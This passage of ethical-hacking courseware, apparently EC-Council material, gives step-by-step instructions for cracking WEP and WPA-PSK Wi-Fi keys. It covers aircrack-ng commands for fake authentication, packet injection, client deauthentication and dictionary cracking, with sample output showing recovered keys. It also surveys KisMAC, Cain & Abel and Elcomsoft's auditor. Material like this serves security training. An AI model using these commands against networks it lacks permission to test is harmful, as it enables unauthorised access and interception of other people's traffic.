The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command entered is "C:\>aireplay-ng -1 0 -e SECRET\_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1". The output indicates the tool is waiting for a beacon frame from the target access point (BSSID: 1E:64:51:3B:FF:3E) on channel 11. It then proceeds to send an authentication request, which is successful, followed by an association request, also successful. Two specific parts of the command are highlighted with red boxes and connected by yellow arrows: "SECRET\_SSID" is labeled "Target SSID" and "1e:64:51:3b:ff:3e" is labeled "Target MAC address".

FIGURE 15.61: Screenshot showing target SSID and MAC address



 **How to Crack WEP Using Aircrack Screenshot 2/2**  
**Step 4:** Inject the packet using aireplay-ng to generate traffic on the target access point.




FIGURE 15.62: Generating traffic on the target access point using aireplay-ng

**Step 5:** Wait for airodump-ng to capture more than 50,000 IVs Crack WEP key using aircrack-ng.

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command entered is "C:\>aircrack-ng -s capture.ivs". The output indicates that the tool is opening "capture.ivs", reading 75168 packets, and performing a crack. It shows the progress: "Aircrack-ng 0.7 r130 [00:00:10] Tested 77 keys (got 684002 IVs)". The "KB depth byte(vote)" section lists various hex values with their counts. Finally, it announces "KEY FOUND! [ AE:66:5C:FD:24 ]".

```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets.

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 684002 IVs)

KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)

KEY FOUND! [ AE:66:5C:FD:24 ]
```

FIGURE 15.63: Capturing 50,000 IVs Crack WEP key using aircrack-ng

## How to Crack WPA-PSK Using Aircrack

The image shows a screenshot of the Aircrack tool interface. It is divided into two main sections: 'Step 1' (orange background) and 'Step 2' (green background).  
**Step 1:** The text 'Monitor wireless traffic with airmon-ng' is displayed, followed by the command 'C:\>airmon-ng start eth1'.  
**Step 2:** The text 'Collect wireless traffic data with airodump-ng' is displayed, followed by the command 'C:\>airodump-ng --write capture eth1r'.  
Below these sections is a window titled 'Command Prompt' showing the results of the commands:

```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
BSSID      PWR  RXQ  Beacons #Data, #/s   CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99   5    60      3   0   1  54e  OPN      IAMROGER
02:24:2B:CD:68:EE  99   9    75      2   0   5  54e  WPA  TKIP    PSK  COMPANYZONE
00:14:6C:95:6C:FC  99   0    15      0   0   9  54e  WEP  WEP      HOME
1E:64:51:3B:FF:3E  76   70   157     1   0   11 54e  WEP  WEP      SECRET_SSID

BSSID      Station      PWR  Rate  Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1   1-0    0       1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76   1e-54   0       6
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Crack WPA-PSK Using Aircrack

WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication of a network. Encryption mechanisms used for WPA and WPA-PSK are same, but the only difference between these two is authentication is reduced to a simple common password in WPA-PSK. The preshared key (PSK) mode of WPA is considered vulnerable to the same risks as any other share password system. This WPA-PSK can be cracked using the Aircrack tool. The following are the steps to crack WPA with Aircrack:

**Step 1:** Monitor wireless traffic with airmon-ng

```
C:\>airmon-ng start eth1
```

**Step 2:** Collect wireless traffic data with airodump-ng

```
C:\>airodump-ng --write capture eth1r
```

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The user has run the command `C:\>airmon-ng start eth1` to switch interface `eth1` to monitor mode. Then, they ran `C:\>airodump-ng --write capture eth1` to start capturing wireless traffic. The output displays a list of wireless access points (BSSIDs) and their details, including power (PWR), RXQ, Beacons, data rates (#Data, #/s), channel (CH), modulation (MB), encryption (ENC), cipher (CIPHER), authentication (AUTH), and ESSID. Below this, a station table lists stations connected to the network, showing their BSSID, MAC address, PWR, rate, lost packets, and probes.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3 0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2 0	5	54e	WPA	TKIP	PSK	COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0 0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157	1 0	11	54e	WEP	WEP		SECRET_SSID

BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1 - 0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	


FIGURE 15.64: Collecting wireless traffic data using airodump-ng

## How to Crack WPA-PSK Using Aircrack (Cont'd)

**Step 3:** De-authenticate (deauth) the client using Aireplay-ng. The client will try to authenticate with AP which will lead to airodump capturing an authentication packet (WPA handshake)



**Step 4:** Run the capture file through aircrack-ng



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Crack WPA-PSK Using Aircrack (Cont'd)

**Step 3:** Deauthenticate (deauth) the client using Aireplay-ng. The client will try to authenticate with AP, which will lead to airodump capturing an authentication packet (WPA handshake).






FIGURE 15.65: Deauthenticating (deauth) the client using Aireplay-ng

**Step 4:** Run the capture file through aircrack-ng.



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command entered is "C:\>aircrack-ng.exe -a 2 -w capture.cap". The output indicates that 607 packets were read from the file "capture.cap". It shows the BSSID, ESSID, and Encryption type (WPA) for the network. The program then chooses the first network as the target and starts cracking. After 00:00:03, it finds 230 keys tested at a rate of 73.41k/s, and finally finds the key, which is printed in hex format: Master Key : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD EAPOL HMAC : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD

FIGURE 15.66: Running the capture file through aircrack-ng



## WPA Cracking Tool: KisMAC

Source: <http://trac.kismac-ng.org>

KisMAC is a **sniffer/scanner** application for **Mac OS X**. It uses monitor mode and passive scanning. It supports many third-party USB devices such as Intersil Prism2, Ralink rt2570, rt73, and Realtek rtl8187 chipsets. All of the internal AirPort hardware is supported for scanning.

**A few KisMAC features include:**

- ⌚ Reveals hidden / cloaked / closed SSIDs
- ⌚ Shows logged in clients (with MAC addresses, IP addresses, and signal strengths)
- ⌚ Mapping and GPS support
- ⌚ Can draw area maps of network coverage
- ⌚ PCAP import and export
- ⌚ Support for 802.11b/g
- ⌚ Different attacks against encrypted networks
- ⌚ Deauthentication attacks
- ⌚ AppleScript-able
- ⌚ Kismet drone support (capture from a Kismet drone)





FIGURE 15.67: KisMAC screenshot



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## WEP Cracking Using Cain & Abel

Source: <http://www.oxid.it>

Cain & Abel is a **password recovery tool** for Microsoft operating systems. The WEP Cracker utility in Cain implements statistical cracking and the PTW cracking method for the recovery of a WEP key. This tool even allows easy recovery of various kinds of passwords by sniffing the network, cracking encrypted passwords using dictionary, brute-force and cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords, and analyzing routing protocols. The latest version includes a new feature, APR (**ARP Poison Routing**), which enables sniffing on switched LANs and man-in-the-middle attacks. The sniffer in this version can also analyze encrypted protocols such as **SSH-1** and **HTTPS**, and contains filters to capture credentials from a wide range of authentication mechanisms.




FIGURE 15.68: Screenshot showing WEP Cracking Using Cain & Abel





FIGURE 15.69: Recovering WEP key using PTW cracking method



## WPA Brute Forcing Using Cain & Abel



Source: <http://www.oxid.it>

Cain can recover passwords by sniffing the wireless network and crack WPA-PSK encrypted passwords using dictionary and brute-force attacks. Its new version also ships routing protocols, authentication monitors and routes extractors, dictionary and brute-force crackers for all common hashing algorithms and for several specific authentications, password/hash calculators, cryptanalysis attacks, password decoders, and some not so common utilities related to network and system security.

## WPA Cracking Tool: Elcomsoft Wireless Security Auditor

The screenshot shows the Elcomsoft Wireless Security Auditor software interface. On the left, there's a sidebar with a green decorative element and a list of features:

- Elcomsoft Wireless Security Auditor allows network administrators to **audit accessible wireless networks**
- It comes with a built-in **wireless network sniffer** (with AirPcap adapters)
- It tests the strength of **WPA/WPA2-PSK passwords** protecting your wireless network

Below the sidebar is a small icon of a laptop displaying a graph. The main window has a menu bar with File, Action, Options, Help. Below the menu are buttons for Import data, Create project, Open project, Save project, Start attack, Pause attack, Check for updates, and Help contents. Status bars at the bottom show Dictionaries total: 1, Time elapsed: 0y 0d 0h:0m:46s, Current speed: 125 729, Lost password: angiectopia, Dictionaries left: 0, Time left: 0y 0d 0h:21m:21s, Average speed: 123 708, Processor load: 57%, and english.dic - 3%.

The second window, titled "Wireless Listener is in progress", lists Access Points with columns for Channel, ESSID, BSSID, Beacons, Power, Speed, and Encryption. The data includes:

Channel	ESSID	BSSID	Beacons	Power	Speed	Encryption
6	[REDACTED]	[REDACTED]	352	-56	54	WPA
10	[REDACTED]	[REDACTED]	37	-56	48	WPA
11	[REDACTED]	[REDACTED]	254	-68	54	OPEN
11	[REDACTED]	[REDACTED]	257	-66	54	WEP or WPA
11	[REDACTED]	[REDACTED]	129	0	54	WEP or WPA
6	[REDACTED]	[REDACTED]	0	3	-70	WEP
6	[REDACTED]	[REDACTED]	2	0	-78	WEP or WPA
1	[REDACTED]	[REDACTED]	2	0	-76	WEP or WPA
3	[REDACTED]	[REDACTED]				


At the bottom right of the main window is the URL <http://www.elcomsoft.com>. A copyright notice below it states: Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## WPA Cracking Tool: Elcomsoft Wireless Security Auditor

Source: <http://www.elcomsoft.com>

Elcomsoft Wireless Security Auditor allows you to verify the security of a company's wireless network by executing an audit of accessible wireless networks. It comes with a built-in wireless network sniffer (with **AirPcap adapters**). It attempts to recover the original **WPA/WPA2-PSK** text passwords in order to test how secure your wireless environment is.



